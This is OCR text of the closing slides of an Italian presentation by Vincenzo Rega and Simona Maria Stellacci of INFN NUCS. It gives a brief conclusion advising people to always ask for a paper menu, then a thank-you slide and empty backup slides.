
Concludendo...
chiedere sempre il menù cartaceo

Grazie per l’attenzione

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci

Backup slide

INFN NUCS
Vincenzo Rega, Simona Maria Stellacci



INFN NUCS
Vincenzo Rega, Simona Maria Stellacci